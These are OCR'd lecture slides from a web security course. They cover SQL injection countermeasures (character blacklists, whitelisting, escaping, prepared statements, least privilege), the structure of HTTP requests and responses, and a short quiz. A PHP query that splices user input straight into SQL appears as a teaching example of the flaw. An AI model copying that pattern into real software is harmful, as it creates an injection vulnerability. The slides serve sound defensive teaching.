
Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

SQL injection attacks are prevalent




http://web.nvd.nist.gov/view/vuln/statistics

Buffer overflow attack are prevalent



http://web.nvd.nist.gov/view/vuln/statistics


SQL injection
XSS
CSRF
Buffer “errors”
0
10
20
30
40
50
60
70
80
90
100
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
TIME AND STATE
SOURCE CODE
SECURITY FEATURES
SQL INJECTION
RESOURCE MANAGEMENT ERRORS
RACE CONDITIONS
PERMISSIONS, PRIVILEGES, AND ACCESS CONTROL
PATH TRAVERSAL
PATH EQUIVALENCE
OTHER
OS COMMAND INJECTIONS
NUMERIC ERRORS
LOCATION
LINK FOLLOWING
INSUFFICIENT VERIFICATION OF DATA AUTHENTICITY
INSUFFICIENT INFORMATION
INPUT VALIDATION
INJECTION
INFORMATION MANAGEMENT ERRORS
INFORMATION LEAK / DISCLOSURE
INDICATOR OF POOR CODE QUALITY
IMPROPER ACCESS CONTROL
FORMAT STRING VULNERABILITY
DATA HANDLING
CRYPTOGRAPHIC ISSUES
CROSS-SITE SCRIPTING (XSS)
CROSS-SITE REQUEST FORGERY (CSRF)
CREDENTIALS MANAGEMENT
CONFIGURATION
COMMAND INJECTION
CODE INJECTION
CODE
BUFFER ERRORS
AUTHENTICATION ISSUES

SQL injection countermeasures

- Blacklisting: delete the characters you don't want
  - `'`
  - `--`
  - `;`
- Downside: "Peter O'Connor"
  - You want these characters sometimes
  - How do you know if the character are bad?

SQL injection countermeasures

- Whitelisting
  - Check that the user-provided input is in some set of values known to be safe
    - Integer within the right range
  - Given an invalid input, better to reject than to fix
    - ”Fixes” may introduce vulnerabilities
    - Principles of fail-safe defaults

SQL injection countermeasures

- Escape characters
  - Escape characters that could alter control
    - `' -> \'`
    - `; -> \;`
    - `- -> \-`
    - `\ -> \\`
  - Hard by hand, but there are many libs & methods
    - `magic_quotes_gpc = on`
    - `mysql_real_escape_string()`


The underlying issue

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

- This one string **combines the code and the data**
- Similar to buffer overflows
- When the boundary between code and data blurs, we open ourselves up to vulnerabilities

The underlying issue

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```



SQL injection countermeasures

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

- Decouple the code and the data

```
$db = new mysql("localhost", "user", "pass", "DB");

$statement = $db->prepare("select * from Users
     where(name=? and password=?);");
```

Bind variables


Decoupling lets us compile now, before binding the data

```
$statement->bind_param("ss", $user, $pass);
$statement->execute();
```

Bind variables are typed

The underlying issue

```
$statement = $db->prepare("select * from Users
     where(name=? and password=?);");
```



Prepare is only applied to the leaves, so the structure of the tree is *fixed*

Mitigating the impact

- **Limit privileges**
  - Can limit commands and/or tables a user can access
    - Allow SELECT on Order_Table but not on Creditcards_Table
  - Follow the principle of **least privilege**
  - Incomplete fix, but helpful
- **Encrypt** sensitive data stored on the database
  - May not need to encrypt Orders_Table
  - But certainly encrypt Creditcards_Table

Web Security

Interacting with web servers

- Get and put resources which are identified by a URL

```
http://facebook.com/delete.php?f=joe123&w=16
```

Interacting with web servers

- Get and put resources which are identified by a **URL**

`http://facebook.com/delete.php?f=joe123&w=16`

Protocol
ftp
https
tor

Interacting with web servers

- Get and put resources which are identified by a URL

```
http://facebook.com/delete.php?f=joe123&w=16
```

Hostname/server

Translated to an IP address by DNS

Interacting with web servers

- Get and put resources which are identified by a URL

```
http://facebook.com/delete.php?f=joe123&w=16
```

Path to a resource

The file delete.php is dynamic content

Interacting with web servers

- Get and put resources which are identified by a URL


```
http://facebook.com/delete.php?f=joe123&w=16
```

Arguments

Basic structure of web traffic

- HyperText Transfer Protocol(HTTP)
  - An “application-layer” protocol for exchanging collections of data

Basic structure of web traffic



- Requests contain
  - The URL of the resource the client wishes to obtain
  - Headers describing what the browser can do
- Requests be GET or POST
  - GET: all data is in the URL itself(no side-effects)
  - POST: includes the data as separate fields(may have side-effects)

Quiz

Quiz

- **What is the primary cause of SQL Injection vulnerabilities?**
  - A. Insecure network connections
  - B. Lack of user authentication
  - C. Incorrectly filtered input data
  - D. Outdated server software

Quiz

- **What is the most secure way to handle SQL queries in applications to prevent SQL Injection?**
  - A. Concatenating SQL query strings with user input
  - B. Using regular expressions to sanitize inputs
  - C. Utilizing stored procedures for all database access
  - D. Employing parameterized queries or prepared statements

Quiz

- **What does an SQL Injection attack primarily target?**
  - A. The web server's operating system
  - B. The application's underlying code
  - C. The database server
  - D. The firewall settings

HTTP GET requests


http://www.reddit.com/r/security

HTTP Headers

http://www.reddit.com/r/security

GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive

User-Agent is typically a browser
but it can be wget, JDK, etc.



HTTP Headers

http://www.theverge.com/2015/2/19/8067505/lenovo-installs-adware-private-data-hackers

GET /2015/2/19/8067505/lenovo-installs-adware-private-data-hackers HTTP/1.1
Host: www.theverge.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security

Referrer URL: the site from which this request was issued.

HTTP POST requests

Posting on Piazza

HTTP Headers

https://piazza.com/logic/api?method=content.create&aid=i6ceq3skno48

POST /logic/api?method=content.create&aid=i6ceq3skno48 HTTP/1.1

Implicitly includes data as a part of the URL

Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class?nid=i55texo54nv3eh
Content-Length: 640
Cookie: piazza_session="


Session cookie (more on this later). Not something you want to share!

Pragma: no-cache
Cache-Control: no-cache

{"method":"content.create","params":{"nid":"i55texo54nv3eh","type":"note","subject":"Live HTTP headers","content":"<p>Starting today ...


Explicitly includes data as a part of the request's content

Basic structure of web traffic



- Responses contain
  - Status code
  - Headers describing what the server provides
  - Data
  - Cookies
    - State it would like the browser to store on the site's behalf

HTTP responses



HTTP is stateless

- The lifetime of an HTTP session is typically
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - Repeat
  - Client disconnects
- HTTP has no means of noting “this is the same client from that previous session”
- With this alone, you’d have to log in at every page load


Maintaining state across HTTP sessions

- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions

